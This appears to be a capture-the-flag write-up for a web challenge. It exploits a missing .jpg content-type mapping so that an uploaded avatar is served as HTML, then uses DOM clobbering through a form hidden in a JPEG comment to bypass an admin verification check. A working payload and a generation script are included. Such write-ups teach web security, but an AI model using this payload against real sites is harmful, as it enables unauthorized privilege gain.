
This open-source app is pretty much a glorified profile editor with avatar image upload functionality. You can request an admin to load up your avatar for "verification", but for now it is set to always decline. Also, even though your user pic is loaded via an <img> tag in the profile page, for verification the admin will open it in a new window. This will be important later.
The image upload allows multiple file types:
export async function validateImage(path) {
    const type = await fileTypeFromFile(path);
    if (!type) {
        return [false, ""];
    }

    switch (type.mime) {
        case "image/png":
            return [true, ".png"];
        case "image/jpeg":
        case "image/jpg":
            return [true, ".jpg"];
        case "image/webp":
            return [true, ".webp"];
        default:
            return [false, ""];
    }
}
We won't go into details of tricking the file validator: even though it might be possible, we don't need it here.
For image delivery, we have a small custom CDN. The relevant part:
res.set("Content-Security-Policy", "default-src 'self'");

let ct = "text/html";
const ext = path.extname(req.path);

if (ext === ".png") ct = "image/png";
else if (ext === ".jpeg") ct = "image/jpeg";
else if (ext === ".webp") ct = "image/webp";

res.set("content-type", ct);
Did you see it? The .jpg is missing, so if we upload a .jpg, it will get served with content-type: text/html, and this is how the browser will parse it. Irrelevant for <img> embedding, but as we established earlier, the admin will fetch our avatar directly.
Bad news: CSP will block us from going completely crazy on the admin. We'll have to make do with HTML only. Good news: the code that blocks verification is quite simple.
if (!window.config.canAdminVerify) {
   action = "reject"
}
To make this expression truthy with HTML only, leverage some legacy browser behavior:
An element with an id set can be accessed as a global variable;
A form element supports looking up its controls by name via property access.
In the end, if your page has a form like:
<form id="config">
  <input type="hidden" name="canAdminVerify" value="1" />
</form>
then window.config.canAdminVerify resolves to a truthy value.
And for the final act, we do a little steganography to hide this form in a .jpg file.
from PIL import Image

html = b"""
    <form id="config">
        <input type="hidden" name="canAdminVerify" value="1" />
    </form>"""

img = Image.new("RGB", (1, 1))
img.save("payload.jpg", "JPEG", comment=html)
Upload this "avatar" and get verified.